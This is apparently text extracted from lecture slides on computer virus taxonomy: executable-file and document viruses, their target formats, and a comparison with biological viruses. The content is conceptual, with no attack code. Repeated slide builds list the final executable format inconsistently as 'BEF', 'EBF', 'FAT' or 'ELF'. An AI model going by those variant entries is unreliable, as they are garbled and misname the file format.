
Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria



Taxonomy

Like biological viruses, **computer viruses** can be classified according to various criteria




Taxonomy

Focus on **Virus for executable code**


Definition

A virus for executable code is a viral code contained in an executable object file, activated whether by execution of this file, whether by the unconscious action of the user or through another application.

ELF File Format



PE File Format



Typology of target

- ▶ format COM files
- ▶ format EXE 16-bits files
- ▶ format EXE 32-bits (PE) files
- ▶ format VxD files – Virtual Device Driver
- ▶ format BEF files


Taxonomy

Focus on **Virus** for executable code


Definition

A virus for executable code is a viral code contained in an executable object file, activated whether by execution of this file, whether by the unconscious action of the user or through another application.

ELF File Format



PE File Format



Typology of target

- ▶ format **COM** files
- ▶ format **EXE 16-bits** files
- ▶ format **EXE 32-bits (PE)** files
- ▶ format **VxD** files – Virtual Device Driver
- ▶ format **EBF** files


Taxonomy

Focus on **Virus** for executable code


Definition

A virus for executable code is a viral code contained in an executable object file, activated whether by execution of this file, whether by the unconscious action of the user or through another application.

ELF File Format



PE File Format



Typology of target

- ▶ format **COM** files
- ▶ format **EXE 16-bits** files
- ▶ format **EXE 32-bits (PE)** files
- ▶ format **VxD** files – Virtual Device Driver
- ▶ Format **FAT** files


Taxonomy

Focus on **Virus** for executable code


Definition

A virus for executable code is a viral code contained in an executable object file, activated whether by execution of this file, whether by the unconscious action of the user or through another application.

ELF File Format



PE File Format



Typology of target

- ▶ format **COM** files
- ▶ format **EXE 16-bits** files
- ▶ format **EXE 32-bits (PE)** files
- ▶ format **VxD** files – Virtual Device Driver
- ▶ format **ELF** files


Taxonomy

Focus on **Virus** for executable code


Definition

A virus for executable code is a viral code contained in an executable object file, activated whether by execution of this file, whether by the unconscious action of the user or through another application.

ELF File Format



PE File Format



Typology of target

- ▶ format **COM** files
- ▶ format **EXE 16-bits** files
- ▶ format **EXE 32-bits (PE)** files
- ▶ format **VxD** files – Virtual Device Driver
- ▶ format **ELF** files


Taxonomy

Focus on **Virus for executable code**


Definition

A virus for executable code is a viral code contained in an executable object file, activated whether by execution of this file, whether by the unconscious action of the user or through another application.

ELF File Format



PE File Format



Typology of target

- ▶ format **COM** files
- ▶ format **EXE 16-bits** files
- ▶ format **EXE 32-bits (PE)** files
- ▶ format **VxD** files – Virtual Device Driver
- ▶ format **ELF** files

Taxonomy

Focus on **Virus for document**

Definition

A virus for document is a virus code contained in a data file, activated by the interpreter natively included in the application associated with the format of this file. The activation of the malicious code is performed either by a feature provided in the application, whether through an internal vulnerability of the application.



Typology of target

- ▶ **script** files like HTML, PHP, VBScript, Python
- ▶ **specific file formats** like PDF, DOC, XLS, ODF, PS

Taxonomy

Focus on **Virus for document**

Definition

A virus for document is a virus code contained in a data file, activated by the interpreter natively included in the application associated with the format of this file. The activation of the malicious code is performed either by a feature provided in the application, whether through an internal vulnerability of the application.



Typology of target

- ▶ **script** files like HTML, PHP, VBScript, Perl, Python
- ▶ **specific** file formats like PDF, DOC, XLS, ODF, PS

Taxonomy

Focus on **Virus for document**

Definition

A virus for document is a virus code contained in a data file, activated by the interpreter natively included in the application associated with the format of this file. The activation of the malicious code is performed either by a feature provided in the application, whether through an internal vulnerability of the application.



Typology of target

- ▶ **script** files like HTML, PHP, VBS, Perl, Python
- ▶ **specific** file formats like PDF, DOC, XLS, ODF, PS

Taxonomy

Focus on **Virus for document**

Definition

A virus for document is a virus code contained in a data file, activated by the interpreter natively included in the application associated with the format of this file. The activation of the malicious code is performed either by a feature provided in the application, whether through an internal vulnerability of the application.



Typology of target

- ▶ **script** files like HTML, PHP, VBS, Perl, Python
- ▶ **specific** file formats like PDF, DOC, XLS, ODF, PS

Biological viruses vs Computer viruses

Biological viruses

- ▶ use **cells** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ malevolent or benevolent

Computer viruses

- ▶ use computers to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ only malevolent



Biological viruses vs Computer viruses

Biological viruses

- ▶ use **cells** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ malevolent or benevolent

Computer viruses

- ▶ use computers to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ only malevolent



Biological viruses vs Computer viruses

Biological viruses

- ▶ use **cells** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ malevolent or benevolent

Computer viruses

- ▶ use **computers** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ only malevolent



Biological viruses vs Computer viruses

Biological viruses

- ▶ use **cells** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ malevolent or benevolent

Computer viruses

- ▶ use **computers** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ only malevolent



Biological viruses vs Computer viruses

Biological viruses

- ▶ use **cells** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ **malevolent or benevolent**

Computer viruses

- ▶ use **computers** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
